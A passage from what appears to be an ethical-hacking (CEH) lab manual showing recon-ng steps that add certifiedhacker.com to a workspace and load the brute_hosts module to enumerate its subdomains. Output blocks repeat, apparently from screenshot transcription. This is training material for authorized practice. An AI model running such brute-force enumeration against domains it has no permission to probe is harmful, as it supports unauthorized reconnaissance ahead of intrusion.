
```
[recon-ng][CEH] > db insert domains
domain (TEXT): certifiedhacker.com
notes (TEXT):
[*] 1 rows affected.
[recon-ng][CEH] > show domains
```

rowid	domain	notes	module
1	certifiedhacker.com		user_defined

```
[*] 1 rows returned
[recon-ng][CEH] >
```

19. Harvest the hosts-related information associated with **certifiedhacker.com** by loading network reconnaissance modules such as **brute_hosts**, **Netcraft**, and **Bing**.
20. Type **modules load brute** and press **Enter** to view all the modules related to brute forcing. In this task, we will be using the **recon/domains-hosts/brute_hosts** module to harvest hosts.

Module 02 – Footprinting and Reconnaissance



```
[recon-ng][CEH] > db insert domains
domain (TEXT): certifiedhacker.com
notes (TEXT):
[*] 1 rows affected.
[recon-ng][CEH] > show domains

+-----+-----+-----+-----+
| rowid | domain          | notes | module      |
+-----+-----+-----+-----+
| 1     | certifiedhacker.com |      | user_defined |
+-----+-----+-----+-----+


[*] 1 rows returned
[recon-ng][CEH] > modules load brute
[*] Multiple modules match 'brute'.

Exploitation
-----
exploitation/injection/xpath_bruter

Recon
-----
recon/domains-domains/brute_suffix
recon/domains-hosts/brute_hosts

[recon-ng][CEH] >
```

21. To load the **recon/domains-hosts/brute_hosts** module, type the **modules load recon/domains-hosts/brute_hosts** command and press **Enter**.



```
exploitation/injection/xpath_bruter

Recon
-----
recon/domains-domains/brute_suffix
recon/domains-hosts/brute_hosts

[recon-ng][CEH] > show domains

+-----+-----+-----+-----+
| rowid | domain          | notes | module      |
+-----+-----+-----+-----+
| 1     | certifiedhacker.com |      | user_defined |
+-----+-----+-----+-----+

